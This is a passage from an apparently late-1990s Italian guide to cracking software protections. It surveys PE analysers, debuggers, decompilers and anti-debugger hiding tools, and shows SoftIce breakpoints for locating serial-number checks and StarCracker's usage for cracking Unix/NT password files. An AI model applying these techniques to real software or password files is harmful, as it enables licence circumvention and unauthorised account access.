quelle di sistema come ad esempio USER32, KERNEL32 ecc.
Il nome del modulo da cui vengono
importate è mostrato al fianco.
Queste informazioni sono quelle
fondamentali mostrate anche da
WDASM, SoftIce ecc.
Moduli legati ai settaggi, tra cui
serializzazioni dei softwares,
vengono mostrati anche dall’uso di
funzioni legate appunto all’uso del
registro come quelle, casualmente,
mostrate a fianco (RegCloseKey ecc.)
SCANBIN mostra in ogni caso quelle
che lui definisce informazioni
generalizzate del programma.
Dal nostro punto di vista non
contiene informazioni che ci possano
interessare anche se alcune volte
potrebbero servirci per vedere se il
programma è stato riscritto.
Ci sono stati dei casi in cui le
informazioni necessarie per la
serializzazione sono state riscritte
dentro al programma eseguibile stesso ed altre volte invece in file .OCX o .DLL
che di fatto non erano tali.
Un altra opzione di menu mostra le funzioni esportate.
Questo tipo di informazioni sono presenti soltanto nei moduli DLL o similia che
esportano le loro funzioni verso il mondo esterno.
Generalmente questa finestra risulta vuota se il programma analizzato è un file
eseguibile.
Interessan6te è invece la lista
delle DLL utilizzate.
Alcuni programmi come WDASM
possiedono breakpoint che bloccano
il programma quando questo esce dal
modulo eseguibile per entrare in una
funzione presente in una DLL
esterna.
Sapere a priori quali DLL utilizza è
comunque una cosa comoda in quanto
ci permette di eseguire delle
supposizioni su paramretri che non
sono puramnte tecnici come ad
esempio nomi sospetti di DLL.
La lista delle risorse, come ho
detto prima, mostra le risorse del
programma visualizzando il nome, se
disponibile, e l’identificatore
numerico.
Tra queste risorse sono presenti
tutte quelle gestite con il resource
editor del linguaggio di
programmazione.
Se un dialog è creata tramite questo allora verrà mostrata in questa finestra.
Chiaramente deve essere gestita nel programma come risorsa e non creata con
funzioni dinamiche che creano sull’istante le finestre.
Le DLL possono essere viste anche come un albero.
Il nostro programma potrebbe fare riferimento ad una funzione presente in una
DLL la quale potrebbe riferirsi ad altre funzioni presenti in altre DLL, magari
di sistema fornite in Windows.
Una particolare opzione ci permette di cedere l’albero delle chiamate.
Anche questa visualizzazione potrebbe aiutarci a far mente locale, in altre
parole a schiarirci le idee anche perchè che crea i sistemi di protezione fà di
tutto per confondere le persone.
L’opazione EXADECIMAL DUMP non fa altro se non mostrarci il file in formato
ESADECIMALE come farebbe HIEW, HEXWORKSHOP, WINHEX ecc.
Non penso che sia una delle opzioni più utili di SCANBIN.
Una delle ultime opzioni è quella più complessa ma in molti casi è anche quella
più utile in quanto ci riferisce informazioni sugli indirizzi ed in particolar
modo all’header PE ecc.
La seguente lista mostra sequenzialmente le informazioni mostrate grazie a
questa opzione.
Adresses tables : c:ProgrammiCOMExpcomexp.exe
================================================
*** MS-DOS header (MH) ***
00000000 = 5A4D : MS-DOS signature
0000003C = 0080 : WINDOWS header offset (/MH)
00000040 = : MS-DOS stub program
*** PE File ***
PE File Header
00000080 = 00004550 : WINDOWS signature
00000084 = 014C : Machine (Intel 386)
00000086 = 0006 : NumberOfSections
00000088 = 3729EE3B : TimeDateStamp
0000008C = 0000:0000 : PointerToSymbolTable
00000090 = 00000000 : NumberOfSymbols
00000094 = 00E0 : SizeOfOptionalHeader
00000096 = 010E : Characteristics
- File is executable (no unresolved external
references)
- Line nunbers stripped from file
- Local symbols stripped from file
- 32 bit word machine
PE Optional Header
00000098 = 010B : Magic
0000009A = 3.0 : Linker Version
0000009C = 00010A00 : Size of Code
000000A0 = 00018A00 : Size of Initialized Data
000000A4 = 00000000 : Size of UnInitialized Data
000000A8 = 000116D0 : Address of Entry Point
000000AC = 00001000 : Base of Code
000000B0 = 00012000 : Base of Data
000000B4 = 00400000 : Image Base
000000B8 = 00001000 : Section Alignment
000000BC = 00000200 : File Alignment
000000C0 = 4.0 : Operating System Version
000000C4 = 0.0 : Image Version
000000C8 = 4.0 : Subsystem Version
000000CC = 00000000 : (Reserved)
000000D0 = 0002C000 : Size of Image
000000D4 = 00000400 : Size of Headers
000000D8 = 00000000 : CheckSum
000000DC = 0002 : SubSystem
000000DE = 0000 : DLL Characteristics
000000E0 = 00100000 : Size of Stack Reserve
000000E4 = 00001000 : Size of Stack Commit
000000E8 = 00100000 : Size of Heap Reserve
000000EC = 00001000 : Size of Heap Commit
000000F0 = 00000000 : Loader Flags
000000F4 = 00000010 : Number of Rva And Sizes
Image Data Directories
000000F8 = (unused) : (0)Export Directory
00000100 = 00019000 : (1)Import Directory
00000108 = 0001B000 : (2)Resource Directory
00000110 = (unused) : (3)Exception Directory
00000118 = (unused) : (4)Security Directory
00000120 = 00029000 : (5)Base Relocation Table
00000128 = (unused) : (6)Debug Directory
00000130 = (unused) : (7)Description String
00000138 = (unused) : (8)Machine Value (MIPS GP)
00000140 = (unused) : (9)TLS Directory
00000148 = (unused) : (10)Load Configuration Directory
*** Section Headers (number=6) ***
00000178 = .text : ( 1)
00000180 = 00010942 : Physical Address
00000184 = 00001000 : Virtual Address
00000188 = 00010A00 : Size of Raw Data
0000018C = 00000400 : Pointer to Raw Data
0000019C = 60000020 : Characteristics :
- alignment on 16 bytes
- contains code
000001A0 = .rdata : ( 2)
000001A8 = 00004D60 : Physical Address
000001AC = 00012000 : Virtual Address
000001B0 = 00004E00 : Size of Raw Data
000001B4 = 00010E00 : Pointer to Raw Data
000001C4 = 40000040 : Characteristics :
- alignment on 16 bytes
- contains initialized data
000001C8 = .data : ( 3)
000001D0 = 00001FF4 : Physical Address
000001D4 = 00017000 : Virtual Address
000001D8 = 00001E00 : Size of Raw Data
000001DC = 00015C00 : Pointer to Raw Data
000001EC = C0000040 : Characteristics :
- alignment on 16 bytes
- contains initialized data
000001F0 = .idata : ( 4)
000001F8 = 000014B6 : Physical Address
000001FC = 00019000 : Virtual Address
00000200 = 00001600 : Size of Raw Data
00000204 = 00017A00 : Pointer to Raw Data
00000214 = C0000040 : Characteristics :
- alignment on 16 bytes
- contains initialized data
00000218 = .rsrc : ( 5)
00000220 = 0000DC9C : Physical Address
00000224 = 0001B000 : Virtual Address
00000228 = 0000DE00 : Size of Raw Data
0000022C = 00019000 : Pointer to Raw Data
0000023C = 40000040 : Characteristics :
- alignment on 16 bytes
- contains initialized data
00000240 = .reloc : ( 6)
00000248 = 0000278E : Physical Address
0000024C = 00029000 : Virtual Address
00000250 = 00002800 : Size of Raw Data
00000254 = 00026E00 : Pointer to Raw Data
00000264 = 42000040 : Characteristics :
- alignment on 16 bytes
- contains initialized data
*** Directories/Sections Locations ***
00017A00 = .idata : Import Directory
00019000 = .rsrc : Resource Directory
00026E00 = .reloc : Base Relocation Table
Quando si tratta la teoria della programmazione si tende sempre a suddividere il
tutto in due parti e precisamente nella parte dichiarativa e quella algoritmica.
Nella prima fase si prende in osservazione il problema e si cerca di ricavarne
più informazioni possibili giudicate utili od indispensabili per il
raggiungimento di una finalità.
La seconda fase è quella in cui questi dati vengono presi e manipolati dalle
sequenze di istruzioni.
Nel nostro caso potremmo appunto creare un parallelismo logico con quanto detto
prima.
Partiamo dal presupposto che chi scrive moduli destinati alla protezione di
programmi non crea codice che sia facilmente identificabile per cui individuare
i punti in cui vengono eseguiti i controlli può essere un compito arduo.
Una buona analisi iniziale permette di adottare le tecniche più idonee.
Inizialmente prendete i programmi che permettano di eseguire analisi dei file
eseguibili e cercate di capire dove si trovano le routines di richiesta codici.
Se non vi è possibile farlo tramite la ricerca di funzioni quali GetDlgItemText
e similia cercate i messaggi d’errore del tipo ‘Codice errato’ e cercate di
identificare dove gli indirizzi di queste stringhe vengono trattate per eseguire
le stampe.
Se non riuscite ad identificare niente delle cose precedenti attivate il
programma e posizionatevi sulla finestra di richiesta del codice.
Con Spy++ richiedete il numero d’ ID della dialog o dei vari campi d’edit
utilizzati.
Se non disponete di Spy++ cercate gli ID con ScanBin ecc.
Ottenuti questi dati utilizzateli dentro ai debugger.
SoftIce possiede una vasta gamma di breakpoint che vi permettono d’interrompere
l’esecuzione del programma per vari motivi.
Potete intercettare messaggi :
bmsg WM_INITDIALOG
bmsg WM_PAINT
Insomma, cercate prima di iniziare il debugging di avere le idee chiare sul tipo
di tecnica da utilizzare.
SoftIce è molto potentre ma è necessario sapere bene che cosa si vuole per usare
in modo appropriato i sui strumenti.
WDASM è più semplice ed anche meno potente per certe cose ma è più indicato,
avendo gran parte dei comandi a pulsante, quando si hanno le idee più confuse.
Un buon programma che nel caso in cui si passi come argomento un file eseguibile
restituisce un gran numero d’informazioni è QuickView Plus.
La seguente tabella mostra i tipi di dati visualizzati relativi ad un programma
eseguibile.
Ho troncato i dati in quanto sarebbero stati troppi.
L’importante è rendere l’idea sulla tipologia delle informazioni restituite.
WINDOWS EXECUTABLE
32bit for Windows 95 and Windows NT
Technical File Information:
Image File Header
Signature: 00004550
Machine: Intel 386
Number of Sections: 0008
Time Date Stamp: 2a425e19
Symbols Pointer: 00000000
Number of Symbols: 00000000
Size of Optional Header 00e0
Characteristics: File is executable (i.e. no unresolved external
references).
Line numbers stripped from file.
Local symbols stripped from file.
Low bytes of machine word are reversed.
32 bit word machine.
High bytes of machine word are reversed.
Image Optional Header
Magic: 010b
Linker Version: 2.25
Size of Code: 0008a000
Size of Initialized Data: 00022800
Size of Uninitialized Data: 00000000
Address of Entry Point: 0008ad38
Base of Code: 00001000
Base of Data: 0008b000
Image Base: 00400000
Section Alignment: 00001000
File Alignment: 00000200
Operating System Version: 1.00
Image Version: 0.00
Subsystem Version: 4.00
Reserved1: 00000000
Size of Image: 000b2000
Size of Headers: 00000400
Checksum: 00000000
Subsystem: Image runs in the Windows GUI subsystem.
DLL Characteristics: 0000
Size of Stack Reserve: 00100000
Size of Stack Commit: 00004000
Size of Heap Reserve: 00100000
Size of Heap Commit: 00001000
Loader Flags: 00000000
Size of Data Directory: 00000010
Import Directory Virtual Address: e000
Import Directory Size: 23e6
Resource Directory
Virtual Address: b000
Resource Directory Size: 6e00
Base Relocation Table
Virtual Address: 3000
Base Relocation Table Size: 79f4
TLS Directory Virtual Address: 2000
TLS Directory Size: 0018
Import Table
kernel32.dll
OrdinalFunction Name
0000 DeleteCriticalSection
0000 LeaveCriticalSection
0000 EnterCriticalSection
0000 InitializeCriticalSection
0000 VirtualFree
0000 VirtualAlloc
.....
user32.dll
Ordinal Function Name
0000 GetKeyboardType
0000 LoadStringA
0000 MessageBoxA
Section Table
Section name: CODE
Virtual Size: 00089e14
Virtual Address: 00001000
Size of raw data: 0008a000
Pointer to Raw Data: 00000400
Pointer to Relocations: 00000000
Pointer to Line Numbers: 00000000
Number of Relocations: 0000
Number of Line Numbers: 0000
Characteristics: Section contains code
Section is executable
Section is readable
Header Information
Signature: 5a4d
Last Page Size: 0050
Total Pages in File: 0002
Relocation Items: 0000
Paragraphs in Header: 0004
Minimum Extra Paragraphs: 000f
Maximum Extra Paragraphs: ffff
Initial Stack Segment: 0000
Initial Stack Pointer: 00b8
Complemented Checksum: 0000
Initial Instruction Pointer: 0000
Initial Code Segment: 0000
Relocation Table Offset: 0040
Overlay Number: 001a
Reserved: 0000 0000 0000 0000
0000 0000 0000 0000
0000 0000 0000 0000
0000 0000 0000 0000
Offset to New Header: 00000100
Memory Needed: 1K
Le informazioni troncate erano relative alle funzioni esportate le quali sono
mostrate suddivise per DLL da cui derivano.
Inoltre ho tagliato le informazioni legate ai segmenti lasciando solo quelle
relative al CODE segment.
L’analisi di queste informazioni è il punto di partenza in quanto vedendo le
funzioni usate permette di capire quali sono i metodi PROBABILMENTE utilizzati
per certi scopi quali ad esempio la lettura dei codici di registrazione, per la
comparazione ecc.
L’identificazione delle funzioni corrette usate per leggere i codici di
registrazione semplificano la creazione e l’attivazione dei breakpoint adatti
dove interrompere il codice per analizzare il processo di comparazione.
Se la tabella precedente vi mostra la presenza di una funzione del tipo
GetDlgItemTextA, sapendo che questa viene usata per leggere dati da campi
d’edit, allora potreste usare i comandi per la creazione di breakpoint, di
SoftIce ad ezsempio, nel seguente modo:
BPX GetDlgItemTextA
Questa istruzione bloccherebbe l’esecuzione del programma riportandovi alla
linea di codice assembler dove è stata fatta la chiamata.
Da quel punto, eseguendo passo a passo potreste cercare di capire il
funzionamento della routine.
TR for Win95 (ShareWare version)
LiuTaoTao in China
liutt@371.net
ayliutt@hotmail.com
http://www.netease.com/~ayliutt
Un debugger non molto complicato ma abbastanza buono è TRW i quale possiede
funzioni specifiche per i files PE.
Un problema di TRW è che le istruzionei sulla pagina WEB sono in cinese.
Il seguente file reperito su Internet mostra alcune informazioni in inglese tra
cui ci sono le spiegazioni delle funzioni di TRW.
Functions done:
. load PE runtime & command line
. hook all API
. load NE at command line, in full-screen DOS window
. set options in TRW.ini
. Ring0 keyboard handler
. asm
. file write
. instance comment
. BPM BPR BPX
. dot command
. load DOS app
. trace DOS app into protect mode
. BPIO
. make PE from memory!
. press hot key Ctrl+L anytime
.
Functions will be done:
. show more information about Win95
. add some function like IDA, support IDC
. add some funtion to auto unshell,auto kickdog...
. mouse support
. test mode
. bp message
. heap
.
Test Dos Protect Mode app
1. begin a dos windows in Win95
2. run TRW in another dos windows
3. run 'trnewdos' in TRW
4. in another dos window, run PMODE.EXE
5. back to TRW, you will find you are at the beginning of the
DOS program.
g 342
t
g 342
6. Press <F8> for some times, now enter 16bit protect mode!
7. 'g 4dd', Press <F8> for some times, now enter 32bit protect mode!
or just:
g if cs<100 ;this will run to PM16!
g if cs!=cs ;try to run to PM32
g if cs!=cs ;again, and we are in PM32
Test Make PE from memory
del newpe.exe
TRW msg.exe
MKPE
PEcompare msg.exe newpe.exe
or: PESHIELD msg.exe
PECRYPT msg.exe
PELOCK msg.exe
PE?? msg.exe
del newpe.exe
TRW msg.exe
g 4010fd ;this is the entrypoint, I know
mkpe ;eip will be the new PE's entrypoint
PEcompare origin_msg.exe newpe.exe
Always del newpe.exe before 'MKPE', or TRW will append it!
test1:
trw msg.exe
<f8>,<f8>,<f8>....
q
test2:
trw msg.exe
g
test3:
trw msg.exe
<f8>,<f8>
<Alt+Tab> ;Now in Win95 desktop, press <Alt+Tab> again to back
q
test4:
trw ne.exe
<f8>,<f8>
g ;you can not 'q' when trace a NE app
test5:
trw msg.exe
g ord_61
<f8> some times,back-color of statusline changed means we are
in critical status. Now <Alt-Tab> is disabled.
g
test6:
trw msg.exe
g GetVersion
pret
<f8>
g
test7:
trw msg.exe
bpx messageboxa
g
bc ;clear all breakpoint
g
test8:
trw msg.exe
<f8>
w cs:eip,eip+70 >dump.txt ;write mem dump to file
u cs:eip,eip+20 >asm.txt ;write unasm output to file
test9:
trw msg.exe
<f8>
bpio 21
r edx 21
e 401112 ec ;in al,dx
g 40111f ;bpio will break at 401112
q
Test auto change Ring0 & Ring3 keyboard handler:
1. TRW msg.exe
2. <F8> some times
3. press <Alt>+<Tab>, now you can change to other task
because TRW use Ring3 keyboard handler.
4. g ord_61, After the 'dec ...', you can not press
<Alt>+<Tab> anymore, because now TRW use Ring0 keyboard handler.
5. g ord_62, press <F8> some time, we back to Ring3 again.
Commands
H [command]
display help for all commands, or the given command in detail.
HWND [HWND]
Display window handle information.
FKEY [function-key strings]
Display/Set Function keys
ex:
FKEY
FKEY f10 d 2;U 3:4
PageIn <address>
Load the not present page to memory.
PageIn cs:401000
Lines [25 | 43 | 50 | 60]
Set/Display screen lines
ex: lines 43
MKPE
Make a PE program 'newpe.exe' from the memory.
Always 'del newpe.exe' before 'MKPE', or TRW will append it!
Current EIP will be the new entrypoint.
A util in TRW 'PEcompare' can help you compare the origin PE
and NewPE to test how TRW work.
PEDUMP
Dump PE image memory direct to file 'PEDUMP.EXE'.
You can use G_Rom's MakePE to rebuild a valid PE.
BPIO port
BreakPoint on port I/O
BPR start_addr end_addr
BreakPoint on Range access.
BP [[seg:]address]
BPX [[seg:]address]
BreakPoint on Execute
'BPX offset' when trace a DOS app will ignore segment.
On tracing a PE thread, this is same as 'BPM X'.
One-Time BreakPoint commands
each 'BPXX' command can be replaced as 'GOXX' for a one-time break-point.
TRW will set this breakpoinnt, go, and clear it.
gor fs:0 fs:10
gomd r ds:40000
BP if condition
BreakPoint on condition
bp if eax>=3456787
bp if dx<543
bp if ch==23
go if ah!=34
go if new_section
RS
Restore User Screen. (F4).
In most time, you can Alt+Tab to switch to your APP.
Ctrl+L or Alt+Tab to return to TRW.
WC [codewindow_lines]
Set lines of code window. No parameter will turn it on/off.
ex:
wc 25
wc
WD [datawindow_lines]
Set lines of data window. No parameter will turn it on/off.
ex:
wd 25
wd
WMSG -
Display windows
messages
usage:
WMSG
[partial-name]
[WMSG-number]
...
Hot Key Ctrl+L
Most time,
you can Alt+Tab
to switch
betreen your app
and TRW.
If this
was disabled,
you can press
Ctrl+L to back
to TRW quickly.
Services
TRW provides UNASM (and ASM ?) service to DOS programs.
Check test1.asm for more.
Alcune volte il problema è legato al cracking di sistemi zippati.
Un ottimo password cracker è :
ULTRAZIP PASSWORD CRACKER
All copyrights to UZPC are owned by Ivan Golubev.
PasswordCracker riesce a creare in continuazione combinazioni di caratteri che
vengono usate per
tentare di decodificare
file .ZIP protetti da
password.
Dispone di diversi
metodi selezionabili da
setup.
Le parole possono essere scelte da vocabolari, generate con condizioni
(minusole, maiuscole, numeri ecc.)
Esistono diversi programmi simili a quello appena visto che agiscono su reti e
la loro finalità è quella di trovare password di sistemi Unix o NT.
Uno di questi è :
S T A R C R A C K E R v1.0b1
b y T h e S O r C E r E r
The_SOrCErEr@mail.dotcom.fr
http://www.chez.com/thes
StarCracker esiste per la versione UNIX e per Windows NT.
Il software si basa su un vocabolario di parole.
La sintassi è la seguente :
STAR CRACKER v1.0b1 Copyright (c) 1997, The SOrCErEr
Usage: starcrak <flags> [<password file(s)>]
Flags: -pwfile:<file>[,..] Set password file(s)
-single -xingle Turn on single or extended single crack mode
-wordfile:<file> -stdin Turn on wordlist mode and use <file> or stdin
-grammar:<rule>[,..] Set grammar mode to specified grammar rule(s)
-combination[:<mode>] Turn on combination mode
-stats:<new_mode> Make statistics and create file <new_mode>.sta
-rules -norules Rules for wordlist / No rules for single modes
-users:<login|uid>[,..] Crack this (these) user(s) only
-groups:[!]<gid>[,..] Crack users of this (these) group(s) only
-shells:[!]<shell>[,..] Crack users having this (these) shell(s) only
-filter:<filter_name> Turn on this words filter
-timeout -timestep:<m> Set timeout or timestep delay in minutes
-stop:<n> -step:<n> Stop/step to next mode after <n> passwds found
-restore[:<file>] Restore a session
-show Show cracked passwords from the pwfile(s)
-beep -quiet Turn on/off beep when a password is guessed
-test -min:<l> -max:<l> Make a benchmark / Set min or max word length
-list Display each word tested
-salt -disp Crack salt by salt / Display current salt
-noname -nohash Don't use memory for logins or hash tables
SOFTWARE SPECIALI
Una menzione deve essere fatta a software particolari.
Molti linguaggi, Java ad esempio, fino a qualche tempo fa viaggiavano con
RunTime attaccati per cui si trascinavano dietro gran parte delle informazioni
simboliche derivanti dai sorgenti originali.
Spesso SofiIce e Wdasm mostrano le informazioni con uno stile del tipo :
CALL MyProgram.FUNCTIONCopy
Quella CALL MyProgram.FUNCTION1 darebbe inizialmente una piccola parvenza di
‘simbolico’ anche se di fatto non lo è per niente.
Sucuramente MyProgram non è una stringa dervante da una symbol table ma è
semplicemente SI che sapendo le rigghe sono nel programma MyProgram, aggiunge
appunto il nome per dire che la funzione è relativa al programma MyProgram.
FUNCTION1 invece sarà un nome inventato per semplificare la visualizzazione.
In altre parole SI o il debugger hanno sostituito un indirizzo con un nome
simbolico inventato.
Linguaggi come jAVA, VisualBasic , Clipper ecc. invece portavano gran parte del
loro codice originario con loro tanto che alcuni programmi potevano
‘resourcizzare’ (risorgentizzare in italiano) i programmi.
Precedentemente ho parlato di JAD che riesce a restituire il sorgente JAVA
partendo da un .class.
Ormai i programmi Clipper, o almeno certe versioni, sono oggetti da museo per
cui trattare certi programmi non ne vale la pena.
Ho trovato recentemente un CD intitolato HACKER che diceva :
“Svelati i misteri dei virus. Conoscere le tecniche riportate sul CD vi
permetterà di girare tranquillamente su internet senza prendervi più virus.”
La scritta ideale sarebbe stata :
“Non girate più su internet per prendervi virus. Inserite questo CD è
prendetevelo direttamente qui.”
Infatti proprio in un programma intitolato THIEF.EXE che spiega come non
prendere il virus THIEF è presente un virus.
Questo per farvi capire l’altissima qualità del prodotto.
Il CD è stato pubblicato nel 1998 e la versione di WDASM riportata è la 1.2
(oggi siamo alla 8.9).
Per farla breve in questo CD sono presenti alcuni disassemblatori per Clipper e
VisualBasic.
Tra i decompiler riportati esiste uno per Java scritto in ADA.
Vi riporto il nome anche se di fatto non l’ho neppure provato dato che fino ad
ora JAD non ha sbagliato una solo decompilazione.
Si tratta di :
DECAF
Gilles Demailly - 100704.2016@compuserve.com
(this email address and the Decaf Homepage site are provided by friends from
TeleObjet, please check their home page at :
http://ourworld.compuserve.com/homepages/teleobjet/Homepage.htm)
L’interesse maggiore sta nel fatto che è stato scritto in ADA ed è fornito con i
sorgenti.
Per i teorici universitari in balia di docenti con manie strane (simulatori di
processori in scheme, riproduzione del concetto di favola in assembler …)
potrebbe essere interessante.
Un altro decompiler è relativo a FOXBASE.
FOXDCOMP
A DECOMPILER FOR FOXBASE PROGRAMS
by Doyle and Associates
Doyle and Associates
101 Westminster Road
Rochester, NY 14607
Telephone: (716) 461-1148
Uno dei pochi software strani che dicendo la verità non ho ancora capito bene è
il seguente.
Vi riporto il file README da cui potete vedere le potenzialità.
Vederlo in funzione ha lo stesso stile dei programmi DOS della Borland.
IDA Version 2.05
-----------------
Fidonet: 2:5020/209@fidonet
Internet: Ilfak_Guilfanov@n209.f5020.z2.fidonet.org
Welcome to the First True Interactive Disassembler which allows you
to explore and modify even compressed executable files !
Disassembling for: Intel 8080
Intel 8085
Z 80 (not full)
Intel 8086
Intel 80286/287 real & protected
Intel 80386/287 real & protected
(32-bit processing)
Interactive mode: YES
Menu driven mode: YES
Command language: built-in C-like language
MultiWindow: YES
MultiTasking: Background analysis
Semi-batch mode: YES
Multisession: YES
Number of segments: UNLIMITED
There is a limit on the number of
contigious non-adjacent memory chunks.
It is about 170.
Size of input file: UNLIMITED
Number of cross-references: UNLIMITED
AutoComment: BIOS & DOS interrupts
(comments for all commands are available)
Max length of one comment: 255 chars
Number of lines per
instruction/data 100
Keyboard redefenition: YES
Screen colors redefinition: Temporarily not available
Input file patching: YES
Output file types: EXE (patched input file)
COM (patched input file)
BIN (patched input file)
ASM (output source code)
MAP (output MAP file for debugging)
IDC (IDC program to recreate IDA database)
Per quanto riguarda il disassemblaggio di CLIPPER 5 potete provare il segeunte
software.
Valkyrie 5 DEMO
Terminal Impact
2222 Foothill Blvd. #312
La Canada, CA 91011 USA
Tel: 818-790-0599
Fax: 818-790-0699
BBS: 818-790-0799
WWW: http://www.terminal-impact.com
Ci tengo a ripetere che queste, nel presente capitolo, sono solo informazioni
che voglio riportare per eventualemnte aiutare a reperire certo software a chi
ne ha bisogno.
Io personalmente non l’ho provato per cui l’unica cosa che potete fare se vi
serve è quella di collegarvi sui siti riportati e divertirvi a vostre spese.
Ora siamo arrivati a VisualBasic.
Tutto il readme è in tedesco per cui non ho capito se le info seguenti sono
valide.
VBDis3 - DER Discompiler für Visual Basic
DoDi
(MausNet: Hans-Peter Diettrich @ S)
In un'altra directory del disco compare la versione per VB4.
VBOpt4 - DoDi's Disassembler for VB4
(Dr. H.-P. Diettrich)
CompuServe: 100752,3277
Internet: 100752.3277@compuserve.com
WWW: http://ourworld.compuserve.com/homepages/DoDi
In questo caso le info sono in inglese e sullo stesso si parla anche di VB5.
Esistono utilities fornite con i sistemi di sviluppo che permettono di svolgere
alcune funzioni viste con altre utilities.
Ad esempio LINK.EXE e DUMPBIN.EXE (Visual C++ 32-bit edition) possono essere
usati per esehuire il dump del portable executable (PE) header di un file
eseguibile.
Il segunet è un frammento del dump
7300 address of entry point
7000 base of code
B000 base of data
----- new -----
10000 image base
Il valore di "image base" di 10000 è l’indirizzo dove il programma inizia nella
memoria.
Il valore asociato con "base of code," "base of data," e "address of entry
point" sono tutti offsets dall’ “image base”.
Microsoft ogni tanto rilascia delle raccolte di software legate ai suoi prodotti
e quindi relativi a Windows, linguaggi vari ecc.
Nell’ultima versione rilasciata è possibile trovare Microsoft Windows System
Debugger (WDEB386.EXE) il qale è usato per testare e debuggare applicazoni
Windows, dynamic-link libraries (DLLs), e device driver virtuali (VxDs).
É possibile lanciare il system debugger tramite la linea di comando oppure
specificandolo nel file SYSTEM.INI.
Prima di partire bisogna seguire i seguenti passi.
• Connettete un terminale seriale od un altro computer alla porta seriale del
computer che state debuggando.
• Create o preparate i symbol files dell’applicazione, DLLs, e VxDs che volete
debuggare.
I file simbolici dei driver e delle DLL di sistema sono fornite con il DDK.
In ogni caso questo tipo di debugger non è decisamente quello che serve per
compiti come i nostri se non per certi casi legati ad altri tipi di protezioni
del software come ad esempio chiavi hardware o software che comunque possiedono
agganci a driver.
Cool Debugger for Win32
version : 1.2
Author : Wei Bao (in chinese : °üΰ)
Email : wei.bao@usa.net wei.bao@bj.col.com.cn
HomePage: http://www.nease.net/~baowei
Cool debugger è un programma simpatico molto compatto che contiene al suo
interno tutte le utility necessarie a partire dal debugger, al dump hex, al
visualizzatore di informazioni tipo ScanBin.
Diciamo che si tratta di un tutto in uno.
Permette di eseguire lo step by step come i fratelli più grandi trattandosi di
un vero e proprio debugger e non solo di un disassemblatore.
Le caratteristiche dell’ultima versione dichiarate dall’autore sono :
Features in v1.2
1. Unassembly upto MMX/P6 opcode
2. Assembly upto Pentium opcode
(without FPU opcode, do you really need it? tell me.)
3. Hook all imported functions (like system dll call) that are called APIs .
All hooked APIs are counted when called.
4. MultiThread enabled
5. Emulation - Automatic trace through the debugee until a breakpoint is met.
6. Log the API call history
7. When a value is needed, an expression can be used. (like eax + ebx,
[ecx + 3] + ebx)
8. Delphi 3.0 object structure recognizing(only for registered user)
9. more ... ? If you ask for more, let me know. :)
Per le dimensioni che possiede COOLDB devo ammettere che svolge le sue funzioni
molto meglio di altri pacchetti che a prima vista sembrerebbero più
professionali.
Alcune volte i pacchetti di classe superiore creano dei problemi.
Ad esempio le ultime versioni della protezione VBOX se riescono a intercettare
SoftIce escono senza tante storie.
In altre parole usare SoftIce diventa complesso.
CoolDb riesce in questo caso a non fare accorgere il sistema di protezione che
esiste un debugger caricato.
DEWIN è invece un programma che riesce a fare il dump di un programma Windows
scrivendolo su file.
Il programma viene fornito con tanto di sorgenti.
0040106E: cmp w ecx,03
00401071: jnz 004010B9
00401073: xor esi,esi
00401075: cmp eax,esi
00401077: jz 00401085
00401079: mov eax,[0042DDCC]
0040107E: push eax
0040107F: call [0042511C] ; --> GlobalFree
00401085: push ebx
00401086: mov [0042DDCC],esi
0040108C: call [00425120] ; --> GlobalDeleteAtom
00401092: cmp [00428678],esi
00401098: jz 004010C8
0040109A: mov ecx,[0042BE4C]
004010A0: mov edx,[0042A574]
004010A6: push esi
004010A7: push ecx
004010A8: push 03E1
004010AD: push edx
004010AE: call [004252E8] ; --> PostMessageA
004010B4: pop esi
004010B5: pop ebx
004010B6: retn 000C ; disk offset 10B9h
Il precedente è un piccolo pezzo di dump eseguito con DEWIN dal quale è
possibile vedere l’accuratezza abbastanza buona che mantiene segnalando a fianco
ad ogni call di quale funzione API si tratta.
Come dicevamo prima alcuni file per installarsi richiedono il codice in fase di
SETUP.
Per poter riuscire ad entrare si deve decompilare anche i vari files creati da
INSTALL SHIELD, WISE ecc.
I seguenti files sono decompilatori di questi programmi di setup.
Windows.Installshield.Decompiler.V1.00.Beta
[NaTzGUL/SiraX Production '98 ]
Il pacchetto si compone dei seguenti files :
wisdec.exe - Windows Installshield Decompiler V1.00 Beta Main Exe File
wisdec.hlp - Windows Installshield Decompiler V1.00 Beta Help File
wdtut1.htm - Windows Installshield Decompiler V1.00 Beta Tutorial #1
isdecomp.htm - NaTzGUL's Windows Installshield Script Cracking Tutorial
file_id.diz - Program Description
filelist.txt - File Listing
L’help è molto corposo e ben fatto.
Il programma è portentoso in quanto riesce a ricostruire lo script che ha creato
il setup.
Date un occhiata a che bel ‘INVALID SERIAL NUMBER’ dentro alla seguente
immagine.
Beh.
Dopo questo è sufficente ricompilare con INSTALL SHIELD e vai ...
Magari non è sempre cosi semplice ma comunque il programma è una gran cosa.
Per quanto riguarda invece i files creati dal setup WISE abbiamo :
exwise v0.5
(c) 1998 Andrew de Quincey
http://www.tardis.ed.ac.uk/~adq
adq@tardis.ed.ac.uk
Il programma è fornito con tanto di sorgenti.
Programmi particolari adatti all’analisi di file .EXE sono :
[þ] EXESCAN v3.21 [þ]
The Executables' Analyzer
Copyright (C) 1997-98 by ST!LLS0N
Features:
* Designed for unpacking especially
* Identifies almost any EXE/COM
packer, crypter, protector and
the most famous compilers
* MZ/LE/LX/NE/PE headers recogizing
* Win32 executables analyzing
* DeepScan mode (detects more than
one item at once)
* Generic detection
* TEU unpacker support
* Built-in disassembler
* The most powerful EXE-analyzer
available today!
* Freeware. Personal registration!
[dOS/wIN aNALYZERS]ÄÄ[December, 1998]
Quando mparlavamo di SoftIce dicevamo che molti programmi tentano di
intercettarlo.
FrogICE permette di nascondere SoftIce.
FrogsICE is a VxD (Virtual device driver for Windows, just like a good old TSR
for DOS).
It allows you to intercept programs (exe or COM, DOS/Win16 or Win32) which would
try to
detect if SoftICE is loaded. It is particularly useful for packed/encrypted
programs.
FrogsICE runs ONLY on Win95/98 OS.
Dove trovarlo ?
+Frog's
www.thepentagon.com/frog_s_print
Sempre nel campo di SoftIce troviamo Icedump di cui vi riporto integralmente il
file .IDZ
ICEDUMP beta 5 build 15
1999-09-15
Dumper for Softice for Win9x.
- Implemented as an internal Winice
command (PAGEIN).
- Subcommands:
dump memory to file
load file into memory
dump via Bhrama/Procdump
dump winice screen to file (ascii/html)
suspend/resume thread/process
set page table entry flags
change FPU registers
dynamic update of PAGEIN patch
start/stop playing tracks on CD
print usage info ;-)
- Simple anti debugger detection code:
